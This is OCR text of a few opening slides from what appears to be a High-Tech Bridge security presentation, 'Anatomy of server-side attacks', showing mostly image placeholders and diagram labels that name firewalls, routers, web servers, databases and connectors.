





Table of contents


Anatomy of server-side attacks


HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS




Internet
Web Clients



Internet
Web Clients
Router





Anatomy of server-side attacks


HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS



HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

Cisco PIX
ZyXEL ZyWALL USG 300
Watchguard Firefox x750

Plugins?
Perl
C/C++
JSP



NetGear WPN824
Netopia Caiman 3346

Apache
IIS
SunOne

MySQL
MS SQL
Pervasive SQL
Oracle SQL


Connectors?
ADO
ODBC

Anatomy of server-side attacks

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

